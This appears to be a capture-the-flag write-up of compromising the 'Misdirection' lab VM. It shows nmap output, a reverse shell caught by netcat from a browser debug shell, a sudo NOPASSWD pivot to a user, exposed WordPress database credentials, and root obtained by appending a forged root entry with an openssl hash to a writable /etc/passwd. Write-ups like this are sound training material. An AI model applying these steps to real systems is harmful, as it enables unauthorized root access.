
```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 ec:bb:44:ee:f3:33:af:9f:a5:ce:b5:77:61:45:e4:36 (RSA)
|   256 67:7b:cb:4e:95:1b:78:08:8d:2a:b1:47:04:8d:62:87 (ECDSA)
|_  256 59:04:1d:25:11:6d:89:a3:6c:6d:e4:e3:d2:3c:da:7d (ED25519)
80/tcp   open  http    Rocket httpd 1.2.6 (Python 2.7.15rc1)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Rocket 1.2.6 Python/2.7.15rc1
3306/tcp open  mysql   MySQL (unauthorized)
8080/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Immediately found http://10.0.2.4:8080/debug/ through filibuster

It's a shell in the browser, tried a couple of reverse shell payloads…



And the typical mk fifo worked

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 45586
bash: cannot set terminal process group (707): Inappropriate ioctl for dev
ice
bash: no job control in this shell
www-data@misdirection:/bin$ whoami
whoami
www-data
www-data@misdirection:/bin$
```

Linpeas.sh found a pretty nice thingy

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on localhost:
    (brexit) NOPASSWD: /bin/bash
```

So let's run bash with sudo as user brexit

```
www-data@misdirection:/tmp$ sudo -u brexit /bin/bash
sudo -u brexit /bin/bash
brexit@misdirection:/tmp$ whoami
whoami
brexit
brexit@misdirection:/tmp$
```

First flag is here


```
brexit@misdirection:~$ cat user.txt
cat user.txt
404b9193154be7fbbc56d7534cb26339
brexit@misdirection:~$
```

Running linpeas.sh again as brexit

```
╔══════════╣ Analyzing Wordpress Files (limit 70)
-rwxr-xr-x 1 www-data www-data 2889 Jun  1  2019 /var/www/html/wordpress/wp-config.php
define( 'DB_NAME', 'wp_myblog' );
define( 'DB_USER', 'blog' );
define( 'DB_PASSWORD', 'abcdefghijklmnopqrstuv' );
define( 'DB_HOST', 'localhost' );
```

This might be helpful

Another thing to keep in mind



So I started by doing **openssl passwd *test*** to create a hash to replace on /etc/passwd

I then echo'ed it to the file

```
brexit@misdirection:/etc$ echo "root:PMIZTz0R.JHGQ:0:0:root:/root:/bin/bash
echo "root:PMIZTz0R.JHGQ:0:0:root:/root:/bin/bash
> ">> passwd
">> passwd
brexit@misdirection:/etc$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
brexit:x:1000:1000:brexit:/home/brexit:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
root:PMIZTz0R.JHGQ:0:0:root:/root:/bin/bash
```

But the old first line is still there

So I tailed everything to a new file except the first line

```
brexit@misdirection:/etc$ echo "$(tail -n +2 passwd)" > passwd
echo "$(tail -n +2 passwd)" > passwd
```

And here we are :)

```
root@misdirection:~# cat root.txt
cat root.txt
0d2c6222bfdd3701e0fa12a9a9dc9c8c
root@misdirection:~# whoami
whoami
root
root@misdirection:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@misdirection:~#
```